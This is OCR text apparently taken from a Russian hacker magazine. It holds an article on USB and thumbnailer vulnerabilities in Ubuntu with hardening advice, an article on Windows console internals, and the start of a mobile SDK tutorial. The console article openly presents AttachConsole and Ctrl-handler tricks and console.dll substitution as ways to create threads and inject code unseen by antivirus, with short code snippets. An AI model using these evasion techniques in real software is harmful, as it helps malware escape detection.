
links

- Спецификации, в которых кто-то додумался описать автозапуск с флешек: goo.gl/2wIlA;
- база уязвимостей, на которую чаще всего ссылаются эксперты: cve.mitre.org/cve/cve.html;
- видеозапись выступления Джона Ларимера: youtube.com/watch?v=ovfYBa1EHm4;
- полный список средств защиты, используемых в Ubuntu: wiki.ubuntu.com/Security/Features.




dvd

На прилагаемом к журналу DVD ты найдешь видеозапись и слайды с выступления Джона Ларимера на конференции ShmooCon 2011, которое, собственно, и подняло всю эту панику.



Nautilus как бы говорит, что ответственности за наши действия не несет



Отключаем автоматический просмотр содержимого свежеподключенных разделов

Как искать уязвимости в системных драйверах? Здесь существует несколько путей:

1. Ручной анализ кода. Особое внимание следует уделять тому, как парсятся структуры файловой системы.

2. Автоматический анализ кода при помощи специализированного софта (lint, clang static analyzer и другие).

3. Фаззинг. В Линуксе любое блочное устройство (в том числе файл) может быть смонтировано как раздел. Таким образом, можно легко написать программу, модифицирующую файл, смонтировать его, провести некоторые операции, а потом размонтировать и повторить процедуру заново. Модифицируя файл не абы как, а с учетом структур файловой системы, можно быстрее прийти к успеху (так называемый smart fuzzing).

Наследник Adobe Acrobat Reader

Evince — весьма распространенный просмотрщик PDF-документов. Также поддерживает такие форматы, как PostScript, TIFF, DVI, DjVu. Он является стандартным компонентом рабочей среды GNOME. Зайдя на сайт Common Vulnerabilities and Exposures, можно увидеть, что для Evince открыто девять уязвимостей, причем четыре из них — достаточно новые и датируются июлем 2010 года. Одна из этих уязвимостей (CVE-2010-2640) была продемонстрирована Джоном Ларимером, им же был описан процесс создания эксплойта под нее, который исполнял произвольный код в системе. В данном случае была продемонстрирована возможность «отпирания» залоченной скринсейвером системы Ubuntu 10.10 после простого втыкания флешки (без ведома пользователя и системы исполнялся находившийся на флешке простой скрипт kill.sh с командой «killall gnome-screensaver»). Сама уязвимость заключается в неправильной обработке шрифтов в DVI-файлах. В этих файлах могут подключаться внешние шрифты, путь до которых задается в абсолютном виде (/media/NNN). Вообще говоря, эта уязвимость никоим образом не связана с флешками и может использоваться сама по себе, просто дурная привычка Nautilus открывать окна с новыми подмонтированными системами пришлась очень кстати.

Nautilus под микроскопом

GNOME Nautilus — файловый менеджер, который используется по умолчанию в дистрибутивах Ubuntu, а также в среде рабочего стола GNOME. Он поддерживает большинство спецификаций freedesktop.org и автоматически монтирует известные ему файловые системы на USB-дисках по умолчанию. Чтобы получать информацию о новых подключенных съемных накопителях, Nautilus использует GVFS — виртуальную файловую систему, которая дает возможность монтировать разделы без рутовых привилегий. Смонтированный раздел находится по пути /media/NNN, где NNN — название раздела. Также Nautilus автоматически открывает окно с содержимым смонтированного раздела и генерирует эскизы для каждого файла, находящегося в корневой директории раздела. Причем это происходит даже при работающем скринсейвере и заблокированной системе! Nautilus умеет генерировать эскизы для изображений, видеофайлов, текстовых документов и некоторых других файлов. Иконки для изображений генерируются с помощью стандартной гномьей библиотеки GdkPixBuf, которая в своей работе вызывает функции из других библиотек для различных изображений, таких как libpng, libtiff, libjpeg. Во всех трех библиотеках существуют общеизвестные уязвимости. В начале 2011 года была опубликована уязвимость в библиотеке libpng версии < 1.5.0 (CVE-2011-0408), которая присутствует в функциях png_do_expand_palette() и png_do_rgb_to_gray(). Их реализацию можно найти в исходном файле pngrtran.c. С помощью специально сформированных PNG-, MNG- или JNG-файлов можно аварийно завершить работу использующего эту библиотеку приложения и при некоторых условиях выполнить произвольный код на целевой системе, что и было продемонстрировано Джоном Ларимером на конференции ShmooCon. К сожалению, PoC-эксплойт пока не представлен широкой общественности, зато давно доступен закрывающий этот баг апдейт библиотеки до версии 1.5.1. Летом 2010 года было обнаружено переполнение буфера в библиотеке LibTIFF 3.x, которое приводит к выполнению произвольного кода при попытке обработки TIFF-изображения со специально оформленным блоком тэгов SubjectDistance. Проблема устранена в версии 3.9.4. В ноябре прошлого года была найдена уязвимость в библиотеке для рендеринга шрифтов FreeType версии < 2.4.3, позволяющая выполнить произвольный код в системе при обработке специально сформированного шрифта TrueType GX. Баг в виде переполнения буфера существовал в функции ft_var_readpackedpoints().

Все эти и многие другие нераскрытые уязвимости свидетельствуют о том, что нынешняя реализация библиотек под Linux далека от совершенства в плане безопасности.


Для формирования эскизов других файлов используются сторонние утилиты:

- evince-thumbnailer — для документов pdf;
- totem-video-thumbnailer — для видео- и аудиофайлов;
- gnome-thumbnail-font — для файлов со шрифтами.


У всех этих утилит схожий синтаксис — например, вызов evince-thumbnailer выглядит так:

```
$ evince-thumbnailer -s 100 /home/user/doc.pdf \
  /home/user/thumb.png
```

Здесь аргумент '-s' задает размер миниатюры в пикселях по горизонтали, следующий параметр — исходный PDF-документ, последний параметр — файл с получившейся миниатюрой. Таким образом Nautilus запускает соответствующую утилиту для каждого файла в просматри-



Отключаем создание эскизов при просмотре содержимого файловой системы



Создание эскизов в Nautilus включено по умолчанию

ваемой директории. Посмотреть список используемых построителей эскизов и ассоциированных с ними типов файлов можно так:

```
$ gconftool -R /desktop/gnome/thumbnailers
```

Стоит заметить, что уязвимости в генераторах эскизов могут использоваться и без участия флешки: достаточно скачать файл из интернета и просмотреть содержимое соответствующей папки в файловом менеджере. Что примечательно, не все генераторы эскизов защищены AppArmor в Ubuntu 10.10, среди незащищенных — totem-video-thumbnailer и gnome-thumbnail-font. Будем надеяться, в будущих релизах Ubuntu это исправят. Тем не менее, вышеописанные утилиты рано или поздно попадут под разнос хакеров, что, судя по последним событиям, уже начинается. Но в той же Ubuntu существует множество встроенных средств защиты, призванных обезопасить пользователей от всех напастей. Посмотрим, везде ли они смогут помочь.

Обход встроенных средств защиты

Дистрибутив Ubuntu по праву признан одним из самых защищенных: тут тебе и AppArmor, и ASLR, и PIE, и использование NX-бита. Последний уже считается неэффективным ввиду появления таких техник атак, как возврат в библиотеку (ret2lib) и возвратно-ориентированное программирование (ROP). В своем выступлении на последней конференции ShmooCon 2011 Джон Лаример показал слабости механизма ASLR/PIE в 32-битном Linux. Он проанализировал адреса, по которым загружается библиотека libc (но это справедливо и для любой другой), и пришел к выводу, что возможно всего около 3 000 вариантов, а в определенных условиях — еще меньше. Причем вероятности нахождения библиотеки по одному из этих адресов не равны, график распределения вероятностей можешь посмотреть на картинке (по горизонтальной шкале разместились адреса, а по вертикальной — количество попаданий в конкретный адрес). Таким образом, можно просто подобрать адрес нужной библиотеки — например, с помощью создания множества pdf-документов, эксплуатирующих баг в evince-thumbnailer. Это становится возможным, так как Nautilus запускает для каждого файла отдельный процесс evince-thumbnailer. Другой интересный и уже почти стандартный механизм защиты — AppArmor — на самом деле защищает лишь настолько, насколько способны его профили, расположенные в /etc/apparmor.d. Например, в Ubuntu 10.10 профиль для evince-thumbnailer позволяет запись в ~/.config/autostart — место, которое может быть использовано вирусописателями для автоматической загрузки их творений (или даже произвольных скриптов) при входе пользователя в систему. От некоторых вещей AppArmor не способен защитить в принципе, поскольку такая защита может нарушить стабильность работы системы:

• вызовы библиотеки X11 (может быть нарушен доступ к сети);
• завершение процесса скринсейвера, перехват нажатых клавиш, эмуляция нажатий клавиш и так далее.

Принимаем меры

Защититься от всех угроз нам в любом случае никогда не удастся, но могу дать ряд полезных советов, которые существенно снизят риски:

1. Своевременно ставь обновления системы. В Linux патчи выходят гораздо оперативней, чем в Windows, где публичные баги могут существовать месяцами. Этим ты обезопасишь себя хотя бы от известных уязвимостей.

2. Отключи автомонтирование съемных накопителей или (более простой вариант) открытие окна Nautilus при автомонтировании. Для этого в Nautilus необходимо зайти в меню «Edit -> Preferences -> Media» и снять галку с опции «Browse media when inserted».

3. Отключи генерацию эскизов в своем файловом менеджере. Это не обязательно должен быть Nautilus, все графические файловые менеджеры используют для этого сходные компоненты. В Nautilus создание эскизов отключается в меню «Edit → Preferences → Preview».

4. Используй AppArmor с расширенным набором профилей, которые можно найти в интернете. Особое внимание следует уделять всяким проприетарным приложениям типа Skype, поскольку патчи к таким приложениям обычно выходят не так быстро, как хотелось бы.

5. Поставь патч к ядру PaX, который не позволяет коду исполняться в стеке, а также не допускает возможности записи в область кода программы — таким образом предотвращается эксплуатация уязвимостей переполнения буфера. К тому же PaX увеличивает количество бит энтропии для ASLR, делая перебор адресов загрузки библиотек практически невозможным.

6. Используй 64-битное ядро, в нем ASLR лишен слабостей, описанных выше. Кроме того, переход на 64 разряда даст твоей системе прирост производительности, во всех современных процессорах поддержка набора команд x86-64 имеется.

7. С осторожностью используй дистрибутив Ubuntu (а лучше вообще не используй), так как он самый распространенный среди линуксов, и новые зловреды, скорее всего, будут затачиваться под него.

Заключение

Как видишь, на деле Linux оказался не таким безопасным, как о нем привыкли думать, особенно это касается настольных и ориентированных на пользователя дистрибутивов типа Ubuntu. Другое дело, что ими пока не особо интересуются вирусописатели: извлечь материальную выгоду достаточно затруднительно из-за небольшого распространения Linux по сравнению с Windows. ⌶

Александр Эккерт (stannic.man@gmail.com)



РАСПИЛ КОНСОЛИ

Выкатываем рояли на пути следования проактивных защит

Что может сделать с виндовой консолью продвинутый пользователь? Наверное, случайно отформатировать свой винт, глубоко расстроиться и позвать на помощь грамотного соседа. Настоящий же хакер поставит ее себе на службу. Так, что она позволит ему достичь заветной цели – невидимости для антивирусов. Да и не только...

Введение

Стандартная консоль Windows (да-да, та самая, которая появляется, скажем, при вызове cmd.exe, вечный объект издевательств линуксоидов) — казалось бы, что может быть скучнее? Но поспешу тебя уверить: консоль в Windows — крайне занимательная и интересная штука, покопаться в ее внутренностях будет не лишним. Определимся сразу (а то некоторые могут и не понять, о чем речь) — нас в данной статье будет интересовать не доступ к MS-DOS или хитрости командной строки в Windows. Речь пойдет о том, как вообще существует то самое черное окно.

Консоль — целиком и полностью детище CSRSS, а][уже неоднократно писал об этой хитрой подсистеме Windows.

Некоторым читателям может показаться, что все это хоть и познавательно, но довольно скучно с точки зрения хака. Однако советую дочитать статью до конца, там определенно есть над чем задуматься.


Взаимодействие между процессами

ОС Windows предоставляет разработчику богатый набор инструментов для обеспечения взаимодействия между процессами — это клавиатура, файлы, пайпы (именованные каналы), разделяемая память, LPC/RPC, COM, сокеты и еще кое-что. Все они более-менее хорошо документированы, останавливаться на них смысла нет (для общего развития — ru.wikipedia.org/wiki/Межпроцессное_взаимодействие). Тем не менее, мало кто задумывался,

что консоль обладает таким волшебным свойством, как обеспечение взаимодействия между процессами. И это свойство досталось консоли от подсистемы CSRSS.
Как именно консоль может оказаться в буфере между двумя процессами? Оказывается, очень легко. Например, некая программа создает новую консоль вызовом API-функции AllocConsole. А вторая программа (читай — процесс) вызывает AttachConsole и таким образом присоединяется к «текстовому интерфейсу» консоли. Что получается: два объекта-процесса владеют третьим объектом, принадлежащим внешнему процессу csrss.exe. Далее, получив доступ к консоли, первые два «посторонних» процесса могут легко менять параметры консоли — например, позицию курсора, размер окна консоли или его (окна) название. Все это проделывается вызовом хорошо документированных функций SetConsoleCursorInfo, SetConsoleCursorPosition, SetConsoleTitle (или их Get-эквивалентами).
Из вышесказанного наблюдательный читатель может сделать вывод, что через csrss.exe можно устроить обмен информацией для двух или нескольких процессов. Каким образом? Да через титл (название окна) консоли — он за один раз может вместить 65535 байт, при этом потенциальная скорость передачи данных в таком случае будет весьма и весьма высока. Правда, при этом придется иметь ввиду, что единственный тип данных, который подходит для обмена информацией между двумя процессами посредством CSRSS — это текстовые строки. Поэтому разработчику придется использовать дополнительные приемы, чтобы передавать таким образом бинарные данные.

CTRL+C — знакомая ситуация?

Ты никогда не задумывался, как консоль реагирует на комбинацию CTRL+C, которая отменяет текущее исполнение потока? Вообще консоль реагирует на пять CTRL+... событий. Первое — это CTRL_C_EVENT, сигнализирующее о нажатии клавиш CTRL+C. Второе — CTRL_BREAK_EVENT, которое используется дебаггерами. Третье — CTRL_CLOSE_EVENT, сообщает всем процессам, совместно использующим консоль, что лавочка прикрылась. CTRL_LOGOFF_EVENT посылается всем процессам, если пользователь выходит из системы. Ну и наконец, CTRL_SHUTDOWN_EVENT, которое говорит, что система выключается. Первые два сигнала могут быть получены при нажатии известных клавиш на клавиатуре или программным способом — путем вызова API GenerateConsoleCtrlEvent.
Крайне интересен механизм, который обеспечивает обработку всех этих CTRL-событий, но от знания о существовании сигнала не будет пользы, если программа не в состоянии как-то эти самые сигналы обрабатывать. И тут на помощь приходит функция kernel32.dll!SetConsoleCtrlHandler, вызовом которой можно установить обработчик CTRL-сигналов. Но там не все так просто.
Для полного прояснения картины нам нужно понять следующее. В контексте какого потока происходит исполнение зарегистрированного обработчика? Возможно, это первоначальный поток процесса, или вновь созданный, или вообще появившийся фиг знает откуда? Для того, чтобы ответить на возникающие вопросы, отмотаем пленку назад, на момент создания консоли, и посмотрим, что происходит при вызове




Консоль может быть даже такой

AllocConsole. Вызов этой функции форвардом приводит к вызову winsrv!SrvAllocConsole. Этой функции, в свою очередь, передается в качестве параметров два указателя на функции kernel32!CtrlRoutine и kernel32!PropRoutine (после чего следует вызов CsrClientCallServer с внутренним кодом операции 0x20224). А потом происходит самое интересное — при получении какого-либо CTRL-сигнала CSRSS создает новый (!) поток в контексте приаттаченного к консоли процесса: winsrv!ProcessCtrlEvents → winsrv!CreateCtrlThread → winsrv!InternalCreateCallbackThread → kernel32!CreateRemoteThread.
Новый поток будет иметь точкой входа тот самый указатель на CtrlRoutine.

Хакерские вкусности

Описанный механизм, когда CSRSS рулит обработчиками консоли, можно использовать в очень популярной среди разработчиков малвари задаче — как создать, скрыть или замаскировать новый поток незаметно для проактивок или аверов. В честных программах для создания новых потоков обычно используют известные функции CreateThread(Ex). Но если ты хочешь скрыть этот факт, можно поступить следующим образом: создаем новую консоль, регистрируем один или несколько обработчиков сигналов, после чего программно генерируем сигналы Ctrl+C или Ctrl+Break, чтобы создать новый поток. Благодаря API-интерфейсу любая программа легко может регистрировать или удалять обработчики сигналов. Таким образом любой процесс получает недокументированную возможность подсистемы CSRSS, равную по силе прямому вызову CreateThread(Ex).
Схематично создание потока описанным методом будет выглядеть примерно так:


```
AllocConsole();
SetConsoleCtrlHandler( threadHandler1,TRUE );
SetConsoleCtrlHandler( threadHandler2,TRUE );
GenerateConsoleCtrlEvent( CTRL_C_EVENT,
  GetCurrentProcessId() );
// Здесь будет выполнен код
threadHandler2(CTRL_C_EVENT)
// Здесь будет выполнен код
```



links
Неплохо написано о межпроцессном взаимодействии в MSDN: http://goo.gl/bTwhz.
И вообще, почаще заглядывай в MSDN!



info
Хочешь стать сильным системным кодером? Без умения пользоваться IDA Pro и WinDbg твои способности будут оцениваться в два раза дешевле!





```
threadHandler1(CTRL_C_EVENT)
SetConsoleCtrlHandler( threadHandler1, FALSE );
SetConsoleCtrlHandler( threadHandler3, TRUE );
GenerateConsoleCtrlEvent(CTRL_BREAK_EVENT,
  GetCurrentProcessId());
// Здесь будет выполнен код
// threadHandler3(CTRL_BREAK_EVENT)
// Здесь будет выполнен код
// threadHandler2(CTRL_BREAK_EVENT)
FreeConsole();
```

Здорово, правда? И ни один авер не узнает о создании новых потоков.
Но это только начало :).
Как уже было сказано выше, благодаря API-функции AttachConsole теперь любая программа может получить доступ к текстовому интерфейсу консоли. И несмотря на то, что в каждый момент времени только один процесс может быть «владельцем» консоли, все остальные процессы могут полностью контролировать само окно и использовать все функции для управления консолью. При этом такие процессы не только могут управлять консолью, им еще и уведомления о событиях консоли будут приходить. Таким вот нехитрым образом делаем вывод — использование API-функции AttachConsole в конечном итоге может служить своеобразной альтернативой CreateRemoteThread!
Смотрим, как это делается:

```
• запускаем процесс А;
• запускаем процесс Б;
• процесс А вызывает AllocConsole();
• процесс Б вызывает AttachConsole();
• процесс Б устанавливает обработчик событий
SetConsoleCtrlHandler( threadHandler, TRUE );
• процесс А генерирует событие
GenerateConsoleCtrlEvent(CTRL_BREAK_EVENT,
GetCurrentProcessId());
• в адресном пространстве процесса «Б» в новом потоке
запускается threadHandler.
```

Для этого примера стоит отметить одну особенность: в описанном случае сигнал CTRL_C_EVENT работать не будет, нужно использовать CTRL_BREAK_EVENT. Кроме того, вызывающий функции GenerateConsoleCtrlEvent в состоянии лишь инициировать создание потоков, но он не сможет проконтролировать результат их выполнения.
Внимательный читатель может вспомнить, что при вызове основной функции создания консоли winsrv!SrvAllocConsole ей передаются два указателя на функции CtrlRoutine и PropRoutine. С CtrlRoutine мы вроде бы разобрались, но причем здесь PropRoutine? Все просто — PropRoutine отвечает за обработку свойств окна. Когда юзер пытается изменить свойства окна консоли, он выбирает соответствующее меню, устанавливает выбранную опцию и подтверждает выбранные изменения. Вроде бы, ничего сложного, однако в недрах системы снова разворачиваются очень занимательные события.
В тот самый момент, когда пользователь кликает на меню «Свойства» консольного окна, одна из функций управления окна (а именно winsrv!ConsoleWindowProc) получает оконное сообщение с такими параметрами:

```
• uMsg = WM_SYSCOMMAND
• wParam = 0xFFF7
• lParam = undefined
```

Что происходит дальше? Запускается механизм проецирования файла в память: вызываются функции NtCreateSection, затем NtMapViewOfSection, затем проекция заполняется текущими установками окна консоли. Далее следует вызов NtUnmapViewOfSection, после чего вызывается NtDuplicateObject, который создает дубликат хэндла секции (в контексте процесса владельца консоли!) и лишь затем вызывается CreateRemoteThread с переданными параметрами установленной PropRoutine и дубликатом хэндла секции.
Замечу, что PropertiesDlgShow не ожидает окончания работы потока, она посредством winsrv!ConsoleWindowProc просто создает поток и возвращает управления диспетчеру оконных сообщений. Удивительный факт — это совсем не означает, что обновленные свойства окна устанавливаются каким-то другим способом, нежели просто функцией PropertiesDlgShow.
Что же происходит на самом деле? Итак, смотрим: сама по себе функция не делает каких-либо занимательных вещей, зато она подгружает одну библиотеку в адресное пространство процесса, при этом загрузка DLL проходит тривиально, вызовом LoadLibraryW, которая не (!) проверяет, что именно она грузит, а лишь подгружает библиотеку по захардкоденному (ну и словечко ты изобрел! – прим. Лозовского) пути. Загружаемая библиотека console.dll и осуществляет все те операции, которые мы видим на экране при вызове меню «Настройки» консоли.

Мастер-класс для начинающих

Таким образом получается, что правильно реализовав свою функцию вместо захардкоденной kernel32!PropRoutine, мы с легкостью сможем реализовать функционал API-функции CreateThread(Ex). Это можно сделать путем перехвата и модификации функций AllocConsole/AttachConsole или же, для совсем безбашенных, путем собственной реализации функции AllocConsole().
Кстати, чтобы заставить консоль создать новый поток, достаточно послать окну сообщение со следующими параметрами:

```
SendMessage (hConsole, WM_SYSCOMMAND, 0xFFF7, 0)
```

Здесь hConsole является обычным HWND, полученным вызовом GetConsoleHandle().
Что получим в итоге? Чтобы создать новый поток в случае вызова kernel32!CtrlRoutine путем множества сложных телодвижений, можно просто подсуетиться, подменив kernel32!PropRoutine своей, не совсем честной функцией. Это, как правило, приведет к созданию нового, «невидимого» для глаз аверов и проактивок потока.
И напоследок поговорим о вышеупомянутой console.dll, а точнее — о том, как ее можно использовать в наших грязных целях. В Windows XP загрузка console.dll осуществлялась с жуткой ошибкой — не указывался путь, откуда грузить эту библиотеку, что давало взломщикам возможность ее подменить. Начиная с Windows Vista положение дел лучше не стало — там добавили относительный путь к этой библиотеке. С учетом того алгоритма, который до сих пор используется в Windows для поиска библиотек, опять-таки существует хорошая возможность ее подмены. Перед тем как загрузить console.dll из \system32\, ее сначала будут искать в папке установки программы. Но и это еще не все. Весь описанный механизм можно заюзать для сокрытия инжекта своего кода в удаленном процессе! Но уж это я оставлю тебе в качестве информации к размышлению, тем более, что все необходимые для этого ингредиенты в статье показаны.

Заключение

Казалось бы — что может быть скучнее консоли? Но и там, если хорошенько покопаться дебаггером, найдется куча интересного — тем более, что все найденное можно использовать для своих грязных делишек! То ли еще будет... Читай свой любимый журнал][— обещаю новые и захватывающие темы! Удачного компилирования, и да пребудет с тобой Сила!][


MOSCOW
megapolis
89.5fm

Александр «herfleisch» Перечнев (perechnev.com)



КРОССПЛАТФОРМЕННЫЙ КОДИНГ ДЛЯ МОБИЛЬНЫХ ПЛАТФОРМ

Покоряем iOS, Android, Bada, Symbian и WM с помощью AirPlaySDK


Ни для кого не секрет, что кодинг для мобильников — дело интересное, прибыльное и перспективное. Я всегда запускаю на КПК какую-нибудь игру, когда спускаюсь в метро, то же самое делают и окружающие меня люди. Но, к сожалению, нынешнее разнообразие платформ часто заставляет нас ограничить круг поддерживаемых устройств.

Что мы имеем?

Компания Ideaworks Labs позаботилась о нас и создала AirPlaySDK. Данный инструментарий позволяет написать код на C++ один раз и компилировать его в нативные приложения для платформ iPhone OS, Android, Samsung Bada, Symbian, Windows Mobile, BREW, Palm/HP WebOS и Maemo. Ну как, впечатляет? Кроме того, AirPlaySDK имеет отличную документацию (правда, на английском языке) и позволяет использовать уникальные особенности той или иной платформы. Ты можешь бесплатно скачать AirPlaySDK с сайта airplaysdk.com и попробовать, а можешь и купить Indie-лицензию всего лишь за 99$.

Создание проекта

AirPlaySDK позволяет писать приложения в Windows или в Mac OS, а также хорошо интегрируется с Visual Studio (начиная с версии 6.0) и XCode соответственно. Я буду ориентироваться на Visual Studio, но уверен, что для XCode все будет выглядеть ничуть не сложнее.
Итак, ты скачал и установил AirPlaySDK и Visual Studio. Создай папку "HelloWorld" в каком-нибудь месте своего диска. Именно в этой папке будет размещаться наш первый проект.
Главным файлом всего решения является HelloWorld.mkb в папке HelloWorld, создадим его и откроем для редактирования, а затем впишем туда следующее содержимое:



Окно со списком поддерживаемых платформ

```
HelloWorld.mkb
options {
s3e-data-dir="data"
}
files {
      (source)
      HelloWorld.cpp
      HelloWorld.h
      HelloWorldMain.cpp
}
subprojects {
      iw2d
}
```

